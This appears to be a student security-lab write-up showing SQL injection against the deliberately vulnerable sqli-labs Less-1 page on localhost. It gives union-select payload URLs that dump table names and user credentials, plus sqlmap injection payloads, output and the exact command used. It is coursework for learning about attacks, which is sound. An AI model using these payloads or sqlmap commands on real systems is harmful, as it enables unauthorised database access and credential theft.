

Display the Login name and password for arbitrary user



Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb


Error condition when number of columns are exceeded



Welcome Dhakkan

Fatal error: Uncaught mysqli_sql_exception: The used SELECT statements have a different number of columns in /home/champuser/SEC335/SEC-335/week9/sqli-labs-php7/Less-1/index.php:37 Stack trace: #0 /home/champuser/SEC335/SEC-335/week9/sqli-labs-php7/Less-1/index.php(37): mysqli_query() #1 {main} thrown in **/home/champuser/SEC335/SEC-335/week9/sqli-labs-php7/Less-1/index.php** on line **37**


A Union select that displays your own value for login name and password


Less-1 **Error Based- String ×
127.0.0.1:8090/Less-1/?id=-1' union select * from users where id = 15--+
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Welcome Dhakkan

raw_sql: SELECT * FROM users WHERE id='-1' union select * from users where id = 15-- ' LIMIT 0,1
Your Login name:dave
Your Password:davespass


Another union that displays the mysql user and database



```
127.0.0.1:8090/Less-1/?id=-1' union select 1,user(),database() --+
```

```
Welcome    Dhakkan
raw_sql: SELECT * FROM users WHERE id='-1' union select 1,user(),database() -- ' LIMIT 0,1
Your Login name:root@localhost
Your Password:security
```


A union that dumps all the tables in the current database



```
127.0.0.1:8090/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() --+
```

```
Welcome    Dhakkan
raw_sql: SELECT * FROM users WHERE id='-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() -- ' LIMIT 0,1
Your Login name:uagents,users,referers,emails
Your Password:3
```


A union that dumps all the usernames and passwords



```
127.0.0.1:8090/Less-1/?id=-1' union select 1,group_concat(username), group_concat(password) from users--+
```

```
Welcome    Dhakkan
raw_sql: SELECT * FROM users WHERE id='-1' union select 1,group_concat(username), group_concat(password) from users-- ' LIMIT 0,1
Your Login
name:Dumb,Angelina,Dummy,secure,stupid,superman,batman,admin,admin1,admin2,admin3,dhakkan,admin4,dave
Your Password:Dumb,I-kill-
you,p@ssword,crappy,stupidity,genious,mob!le,admin,admin1,admin2,admin3,dumbo,admin4,davespass
```

Deliverable 7. Figure out how to run sqlmap against the vulnerable uri: http://127.0.0.1:8090/Less-1?id=1



champuser@kali: ~/.local/share/sqlmap/output/127.0.0.1
File Actions Edit View Help


```
sqlmap identified the following injection point(s) with a total of 8683 HTTP(s) request
s:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2832=2832-- xvwp

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (F
LOOR)
    Payload: id=1' AND (SELECT 1180 FROM(SELECT COUNT(*),CONCAT(0x7178716b71,(SELECT (E
LT(1180=1180,1))),0x717a717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
 BY x)a)-- JEIO

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3607 FROM (SELECT(SLEEP(5)))JljH)-- lPbU

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-2683' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4864675a775947684b48
626c774d47766c4a477772785779684b735969746a62545856516b745157,0x717a717071),NULL-- -
---
web application technology: PHP 8.1.12
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
available databases [6]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] sys

┌──(champuser㉿kali)-[~/…/share/sqlmap/output/127.0.0.1]
```



```
[*] sys

[20:06:26] [INFO] fetching columns for table 'users' in database 'security'
[20:06:26] [WARNING] reflective value(s) found and filtering out
[20:06:26] [INFO] fetching entries for table 'users' in database 'security'
Database: security
Table: users
[14 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | Dumb       | Dumb     |
| 2  | I-kill-you | Angelina |
| 3  | p@ssword   | Dummy    |
| 4  | crappy     | secure   |
| 5  | stupidity  | stupid   |
| 6  | genious    | superman |
| 7  | mob!le     | batman   |
| 8  | admin      | admin    |
| 9  | admin1     | admin1   |
| 10 | admin2     | admin2   |
| 11 | admin3     | admin3   |
| 12 | dumbo      | dhakkan  |
| 14 | admin4     | admin4   |
| 15 | davespass  | dave     |
+----+------------+----------+

[20:06:26] [INFO] table 'security.users' dumped to CSV file '/home/champuser/.local/share/sqlmap/output/1
curity/users.csv'
[20:06:26] [INFO] fetched data logged to text files under '/home/champuser/.local/share/sqlmap/output/127

[*] ending @ 20:06:26 /2023-03-27/

┌──(champuser㉿kali)-[~/…/share/sqlmap/output/127.0.0.1]
└─$ sqlmap -u "http://127.0.0.1:8090/Less-1?id=1" --level=3 --risk=2 --dbs -D security -T users --dump
```